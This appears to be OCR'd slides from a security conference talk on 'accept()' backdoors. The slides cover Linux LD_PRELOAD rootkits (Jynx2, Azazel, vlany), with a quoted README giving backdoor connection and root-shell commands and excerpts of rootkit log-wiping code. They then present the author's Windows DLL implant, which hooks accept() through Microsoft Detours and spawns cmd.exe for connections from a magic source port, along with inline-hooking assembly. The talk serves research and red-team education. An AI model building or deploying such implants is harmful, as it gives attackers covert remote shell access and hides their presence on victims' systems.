Winsock-Accept Backdoor

Ege BALCI

$whoami

Ege BALCI

Threat Intel. Team Lead @PRODAFT

/egebalci
@egeblc
/in/egebalci
ege@prodaft.com

$whoami

Ege BALCI

Background:

- Malware analysis
- Exploit Dev. & Offensive Tooling
- Red Teaming
- Cyber Intelligence

Blogs:

- **pentest.blog**
- **threatintel.blog**

What is accept() backdoor?

```
admin@ip-172-26-0-73:~$ nmap -sV scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 03:00 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.077s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
admin@ip-172-26-0-73:~$
```

```
/tmp  ncat -p 5555 [redacted] 80

#
```

```
    /$$$$$                                    /$$   /$$ /$$   /$$
   |__  $$                                    | $$  /$$/|__/  | $$
      | $$ /$$   /$$ /$$$$$$$  /$$   /$$      | $$ /$$/  /$$ /$$$$$$
      | $$| $$  | $$| $$__  $$|  $$ /$$//$$$$$$| $$$$$/  | $$|_  $$_/
 /$$  | $$| $$  | $$| $$  \ $$ \  $$$$/|______/| $$  $$  | $$  | $$
| $$  | $$| $$  | $$| $$  | $$  | $$  >$$  $$  | $$\  $$ | $$  | $$ /$$
|  $$$$$$/|  $$$$$$$| $$  | $$ /$$/\  $$       | $$ \  $$| $$  |  $$$$/
 \_____/  \____  $$|__/  |__/|__/  \__/       |__/  \__/|__/   \___/
          /$$  | $$
         |  $$$$$$/
          \_____/


                    BlackHatAcademy.org
                       ErrProne / XO

File list: config.h jynx2.c reality.c Makefile packer.sh README

0x01. Setting up config.h.

        First of all, you need to dig into config.h, and ensure that the settings meet your needs.
MAGIC_STRING should be changed to the name of the directory you want to hide from the system. This can
be used as a prefix to your main directory as well as for files. MAGIC_GID will be the Group ID to
hide as well. Make sure that you set MAGIC_DIR Group ID to MAGIC_GID for hiding purposes as well.
This will help disguise the processes from the system, including commands like ps. CONFIG_FILE
defaults to ld.so.preload, which is usually located in /etc. You shouldn't have to change this
unless you're going to dig a little deeper into hiding Jynx-Kit. MAGIC_ACK and MAGIC_SEQ have been
dropped in Jynx2, since the new backdoor hooks accept() system call, and still includes SSL support.
After installing Jynx2, ensure that you restart the daemon that you want to use as the backdoor.

0x02. The accept backdoor.

        LOW_PORT and HIGH_PORT are the first of the two part new two factor authentication. The source
port of your connect client must fall between this port range, and since you have to be root in order
to use this port range, it ensures that no random connections will match this criteria. SHELL_PASSWORD
will be the password used for the second factor of authentication, and should be the first line sent to
the backdoor upon connecting. For instance say we have port 80 backdoored. Our client will connect like so.
Make sure you are using the ssl flag with ncat.

# sudo ncat exploit.net 80 -p 42 --ssl
DEFAULT_PASS
Bump with shell.
>ls -lia
 214473 drwxr-xr-x  2 errprone users   176 Mar  7 19:19 .
 177137 drwxr-xr-x 15 errprone users   952 Mar  5 22:15 ..

0x03. Drop a local suid shell.

        A new feature is also being able to drop a local suid shell using ENV_VARIABLE set in config.h
To drop a shell, simply set the defined user variable, and make a call to a program with euid of 0.
For instance you can do the following.

# XxJynx=hahahax sudo
# whoami
root
```

Linux Rootkits With accept() Backdoor

- https://github.com/chokepoint/Jynx2
- https://github.com/chokepoint/azazel
- https://github.com/mempodippy/vlany


vlany.c > ...

```c
/*
 *
 *
 *
 *
 *
 *
 *
 *
 *
 *  LD_PRELOAD rootkit for x86, x86_64, and ARM architectures
 *  complete with gid based process hiding,
 *                 xattr based file hiding,
 *                 network port hiding,
 *                 anti-detection, anti-debug,
 *                 dynamic linker modifications,
 *                 persistent (re)installation,
 *                 execve commands,
 *                 PAM (ssh/sftp) backdoor,
 *                 accept() SSL/plaintext backdoor,
 *                 easy-to-use installation script,
 *                 incredibly robust configuration
 *
 *  -- EXPERIMENTAL PROJECT..CODE SUBJECT TO CHANGE --
 *  --      WATCH OUT FOR NASTY VERSIONS OF VLANY    --
 *
 *  Credits:
 *    http://haxelion.eu/article/LD_NOT_PRELOADED_FOR_REAL/
 *    https://www.youtube.com/watch?v=oYgmwwlcLc0
 *    You know who you are.
 */

#define _GNU_SOURCE
```

File: azazel.c


```c
#define _GNU_SOURCE

#include <stdio.h>
#include <dlfcn.h>
#include <dirent.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <limits.h>
#include <errno.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/tcp.h>
#include <sys/ioctl.h>
#include <termios.h>
#include <pty.h>
#include <signal.h>
#include <utmp.h>
#include <dirent.h>

#include "crypthook.h"
#include "xor.h"
#include "const.h"
#include "azazel.h"

// This shows up in strings... just because
char *azazel="The whole earth has been corrupted through the works that were taught by Azazel: to him ascribe all sin.";

void cleanup(void *var, int len) {
    DEBUG("cleanup called %s\n", var);
    memset(var, 0x00, len);
    free(var);
}

int is_owner(void) {
    init();
    static int owner = -1; // Only initiate once.
    if (owner != -1)
        return owner;
    char *hide_term_str = strdup(HIDE_TERM_STR);
    x(hide_term_str);
    char *hide_term_var = getenv(hide_term_str);
    if (hide_term_var != NULL) {
        /* This is an owner shell... cleanup the logs */
        char *pterm = ttyname(0);
        char *ptr = pterm+5;
        clean_wtmp(ptr,0);
        clean_utmp(ptr,0);
```

What is accept() backdoor?





35	nanosleep	man/ cs/	0x23	struct __kernel_timespec *rqtp	struct __kernel_timespec *rmtp	-	-	-	-
36	getitimer	man/ cs/	0x24	int which	struct itimerval *value	-	-	-	-
37	alarm	man/ cs/	0x25	unsigned int seconds	-	-	-	-	-
38	setitimer	man/ cs/	0x26	int which	struct itimerval *value	struct itimerval *ovalue	-	-	-
39	getpid	man/ cs/	0x27	-	-	-	-	-	-
40	sendfile	man/ cs/	0x28	int out_fd	int in_fd	off_t *offset	size_t count	-	-
41	socket	man/ cs/	0x29	int	int	int	-	-	-
42	connect	man/ cs/	0x2a	int	struct sockaddr *	int	-	-	-
43	accept	man/ cs/	0x2b	int	struct sockaddr *	int *	-	-	-
44	sendto	man/ cs/	0x2c	int	void *	size_t	unsigned	struct sockaddr *	int
45	recvfrom	man/ cs/	0x2d	int	void *	size_t	unsigned	struct sockaddr *	int *
46	sendmsg	man/ cs/	0x2e	int fd	struct user_msghdr *msg	unsigned flags	-	-	-
47	recvmsg	man/ cs/	0x2f	int fd	struct user_msghdr *msg	unsigned flags	-	-	-
48	shutdown	man/ cs/	0x30	int	int	-	-	-	-
49	bind	man/ cs/	0x31	int	struct sockaddr *	int	-	-	-
50	listen	man/ cs/	0x32	int	int	-	-	-	-
51	getsockname	man/ cs/	0x33	int	struct sockaddr *	int *	-	-	-
52	getpeername	man/ cs/	0x34	int	struct sockaddr *	int *	-	-	-
53	socketpair	man/ cs/	0x35	int	int	int	int *	-	-

Linux Rootkits & Syscall Table Hooking



What is accept() backdoor?






Why not in Windows?


Windows NT Syscall Table

System Call Symbol	Windows NT (show)	Windows 2000 (show)	Windows XP (show)	Windows Server 2003 (show)	Windows Vista (show)	Windows Server 2008 (show)	Windows 7 (show)	Windows 8 (show)	Windows 10 (show)
NtAcceptConnectPort									
NtAccessCheck									
NtAccessCheckAndAuditAlarm									
NtAccessCheckByType									
NtAccessCheckByTypeAndAuditAlarm									
NtAccessCheckByTypeResultList									
NtAccessCheckByTypeResultListAndAuditAlarm									
NtAccessCheckByTypeResultListAndAuditAlarmByHandle									
NtAcquireCMFViewOwnership									
NtAcquireCrossVmMutant									
NtAcquireProcessActivityReference									
NtAddAtom									
NtAddAtomEx									
NtAddBootEntry									
NtAddDriverEntry									
NtAdjustGroupsToken									
NtAdjustPrivilegesToken									
NtAdjustTokenClaimsAndDeviceGroups									
NtAlertResumeThread									
NtAlertThread									
NtAlertThreadByThreadId									
NtAllocateLocallyUniqueId									
NtAllocateReserveObject									
NtAllocateUserPhysicalPages									
NtAllocateUserPhysicalPagesEx									
NtAllocateUuids									
NtAllocateVirtualMemory									
NtAllocateVirtualMemoryEx									
NtAlpcAcceptConnectPort									
NtAlpcCancelMessage									
NtAlpcConnectPort									

Driver Signature Enforcement

Driver signing enforcement ensures that only drivers that have been sent to Microsoft for signing will load into the Windows kernel.





Backdoor DLL Implant

dllmain.cpp*

WSAAcceptBackdoor | (Global Scope) | DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpl

```
//  _   _ ____  ____   ___                                  _    _____                                  _      _
// | | | |  _ \|  _ \ / _ \ ___ ___ _ __ ___ _ __ ___ ___ | |_ |  ___|_ _ ___ _ __ ___ _ __ ___ ___ | |    | |
// | | | | | | | | | | | | / __/ __| '__/ _ \ '__/ _ \ __| | __| | |_ / _` / __| '__/ _ \ '__/ _ \ __| | |    | |
// | |_| | |_| | |_| | |_| | \__ \__ \ | |  __/ | |  __/ |_  | |_  |  _| (_| \__ \ | |  __/ | |  __/ |_  |_|    |_|
//  \___/|____/|____/ \___/ |___/___/_| \___|_|  \___|\__|  \__| |_|   \__,_|___/_|  \___|_|  \___|\__|  (_)    (_)
//
//  @egeblc
//
// dllmain.cpp : Defines the entry point for the DLL application.

#define _CRT_SECURE_NO_WARNINGS
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define WIN32_LEAN_AND_MEAN

#include <ws2tcpip.h>
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include "ncat_exec_win.c"
#include "detours.h"

#pragma comment( lib, "ws2_32.lib" )

#if defined _M_X64
#pragma comment( lib, "detours-x64.lib" )
#elif defined _M_IX86
#pragma comment( lib, "detours-x86.lib" )
#endif

#define BACKDOOR_PORT 5555

#define bytes_to_u16(MSB,LSB) (((unsigned int) ((unsigned char) MSB)) & 255)<<8 | (((unsigned char) LSB)&255)
SOCKET(WSAAPI* RealWSAAccept)(SOCKET s, sockaddr* addr, LPINT addrlen, LPCONDITIONPROC lpfnCondition, DWORD_PTR dwCallbackData) = NULL;
SOCKET(WSAAPI* RealAccept)(SOCKET s, sockaddr* addr, int* addrlen) = NULL;



SOCKET WSAAPI BackdooredAccept(SOCKET s, sockaddr* addr, int* addrlen) {
    //...
    SOCKET retVal = RealAccept(s, addr, addrlen);
    unsigned int port = bytes_to_u16(addr->sa_data[0], addr->sa_data[1]);
    if (port == BACKDOOR_PORT) {
        fdinfo fdn;
        ZeroMemory(&fdn, sizeof(fdn));
        ZeroMemory(&fdn.remoteaddr, sizeof(fdn.remoteaddr));
        fdn.fd = retVal;
        char shell[] = "cmd.exe";
        netrun(&fdn, shell);
        return WSAECONNRESET;
    }

    return retVal;
}
//
//SOCKET WSAAPI BackdooredWSAAccept(SOCKET s, sockaddr* addr, LPINT addrlen, LPCONDITIONPROC lpfnCondition, DWORD_PTR dwCallbackData) {
//
//  SOCKET retVal = RealWSAAccept(s, addr, addrlen, lpfnCondition, dwCallbackData);
```

89 % | No issues found | Ln: 89 | Ch: 18 | Col: 24 | TABS | CRLF

Solution Explorer

Search Solution Explorer (Ctrl+;)

- Solution 'WSAAcceptBackdoor' (1 of 1 project)
  - WSAAcceptBackdoor
    - References
    - External Dependencies
    - Header Files
    - Resource Files
    - Source Files
      - dllmain.cpp
      - ncat_exec_win.c

Solution Explorer | Team Explorer | Resource View

Properties

WSAAcceptBackdoor Project Properties


Misc

(Name)

Project Dependencies


Project File

Root Namespace



Inline Function Hooking

Inline hooking is a method of intercepting calls to target functions,which is mainly used by antiviruses, sandboxes, and malware. The general idea is to redirect a function to our own, so that we can perform processing before and/or after the function does its; this could include: checking parameters, shimming, logging, spoofing returned data, and filtering calls. Rootkits tend to use hooks to modify data returned from system calls in order to hide their presence, whilst security software uses them to prevent/monitor potentially malicious operations.



Hook API Block

https://github.com/egebalci/hook_api

inline_hook.asm

It finds the address of the target API functions by parsing the `PEB->Ldr->InMemoryOrderModuleList`. After finding the address it replaces the beginng of the function with the given `patch` binary. This binary can be used as a prologue for redirecting the target API function to elsewhere or returning any arbitrary value.

Example

Following code hooks the `AdjustTokenPrivileges` windows API function using the inline_hook.asm block. After hooking the function it will always return nonzero value. When a process executes this code it will not be able to escalate privileges.

Content of `patch` binary

```
    db 0x32,0xc0  ; xor eax,eax
    db 0xc3       ; ret
```

x86 Hook code:

```
[BITS 32]


        cld                             ; Clear direction flags
        call get_hook_api               ; Get the address of inline_hook_api.asm to stack
        %include "inline_hook.asm"      ; inline_hook.asm goes here
get_hook_api:                       ; ...
        pop ebp                         ; Pop out the address of inline_hook_api.asm to EBP
        push 0x330A1F75                 ; hash("NTDLL.dll", "AdjustTokenPrivileges")
        call ebp                        ; hook("RtlSetDaclSecurityDescriptor")
```

master | 1 branch | 0 tags | Go to file | Add file | Code

EgeBalci README updated for inline_hook.asm & more comment added — `ecf9e2a` on Jul 16, 2019 — 5 commits

x64	New patching method	2 years ago
x86	README updated for inline_hook.asm & more comment added	2 years ago
LICENSE	First commit	2 years ago
README.md	README updated for inline_hook.asm & more comment added	2 years ago
flow.png	First commit	2 years ago
hash.py	First commit	2 years ago


README.md

Hook API

Assembly blocks for hooking windows API functions.

iat_hook.asm

It finds the import address table index of API functions by parsing the `_IMAGE_IMPORT_DESCRIPTOR` structure entries inside the import table of the PE file. It first calculates the ROR(13) hash of the (module name + function name) and compares with the hash passed to block. If the hash matches it replaces IAT entry with the passed address. Sometimes the memory space that is containing the import address table is not writable by the running thread. In such cases this block uses `VirtualProtect` function for changing the virtual address space permissions that is containing the IAT entry we want.



Microsoft Detours Library

https://github.com/microsoft/Detours

microsoft / Detours

Watch 142 | Star 2.5k | Fork 559

Code | Issues 24 | Pull requests 8 | Actions | Projects 1 | Wiki | Security | Insights

master | 2 branches | 1 tag | Go to file | Add file | Code

rchildre3 Maintenance: Revert boolean flip (#168) 9116a26 14 days ago 85 commits

.github	CI: Follow major version of ilammy/msvc-dev-cmd to get latest fixes (#...	17 days ago
samples	Minor fixes in symtest example (#167)	14 days ago
src	Maintenance: Revert boolean flip (#168)	14 days ago
tests	Maintenance: Add missing header include guards (#155)	2 months ago
vc	Maintenance: Reformat CREDITS.TXT -> CREDITS.md	17 days ago
.gitignore	add vs solution, it is safety because it only call nmake command, and...	5 months ago
CREDITS.md	Maintenance: Reformat CREDITS.TXT -> CREDITS.md	17 days ago
LICENSE.md	Initial fork of Detours 4.0 from Detours 3.0 archive.	4 years ago
Makefile	Tests: Add initial set of unit tests for Detours (#137)	2 months ago
README.md	README.md link to License file	5 months ago
system.mak	Build: Detect DETOURS_TARGET_PROCESSOR from VS Developer ...	5 months ago

README.md

Microsoft Research Detours Package

Detours is a software package for monitoring and instrumenting API calls on Windows. Detours has been used by many ISVs and is also used by product teams at Microsoft. Detours is now available under a standard open source license (MIT). This simplifies licensing for programmers using Detours and allows the community to support Detours using open source tools and processes.

Detours is compatible with the Windows NT family of operating systems: Windows NT, Windows XP, Windows Server 2003, Windows 7, Windows 8, and Windows 10. It cannot be used by Windows Store apps because Detours requires APIs not available to those applications. This repo contains the source code for version 4.0.1 of Detours.

For technical documentation on Detours, see the Detours Wiki. For directions on how to build and run samples, see the samples README.txt file.

About

Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form.

Readme

MIT License

Releases 1

Version 4.0.1 of Detours Latest
on Apr 16, 2018

Packages

No packages published

Contributors 28

+ 17 contributors

Languages

C++ 98.8% | Makefile 1.1% | C 0.1%

Microsoft Detours Library

Detours is a software package for monitoring and instrumenting API calls on Windows. Detours has been used by many ISVs and is also used by product teams at Microsoft. Detours is now available under a standard open source license (MIT). This simplifies licensing for programmers using Detours and allows the community to support Detours using open source tools and processes.

```c
#include <windows.h>
#include <detours.h>

static LONG dwSlept = 0;

// Target pointer for the uninstrumented Sleep API.
//
static VOID (WINAPI * TrueSleep)(DWORD dwMilliseconds) = Sleep;

// Detour function that replaces the Sleep API.
//
VOID WINAPI TimedSleep(DWORD dwMilliseconds)
{
    // Save the before and after times around calling the Sleep API.
    DWORD dwBeg = GetTickCount();
    TrueSleep(dwMilliseconds);
    DWORD dwEnd = GetTickCount();

    InterlockedExchangeAdd(&dwSlept, dwEnd - dwBeg);
}

// DllMain function attaches and detaches the TimedSleep detour to the
// Sleep target function.  The Sleep target function is referred to
// through the TrueSleep target pointer.
//
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD dwReason, LPVOID reserved)
{
    if (DetourIsHelperProcess()) {
        return TRUE;
    }

    if (dwReason == DLL_PROCESS_ATTACH) {
        DetourRestoreAfterWith();

        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)TrueSleep, TimedSleep);
        DetourTransactionCommit();
    } else if (dwReason == DLL_PROCESS_DETACH) {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourDetach(&(PVOID&)TrueSleep, TimedSleep);
        DetourTransactionCommit();
    }
    return TRUE;
}
```

WSAAccept & accept

Syntax

C++ Copy

```cpp
SOCKET WSAAPI WSAAccept(
  SOCKET          s,
  sockaddr        *addr,
  LPINT           addrlen,
  LPCONDITIONPROC lpfnCondition,
  DWORD_PTR       dwCallbackData
);
```

Syntax

C++ Copy

```cpp
SOCKET WSAAPI accept(
  SOCKET   s,
  sockaddr *addr,
  int      *addrlen
);
```

WSAAccept & accept

Syntax

C++ Copy

```cpp
SOCKET WSAAPI WSAAccept(
  SOCKET          s,
  sockaddr        *addr,
  LPINT           addrlen,
  LPCONDITIONPROC lpfnCondition,
  DWORD_PTR       dwCallbackData
);
```

Syntax

C++ Copy

```cpp
SOCKET WSAAPI accept(
  SOCKET   s,
  sockaddr *addr,
  int      *addrlen
);
```

Microsoft Detours Library

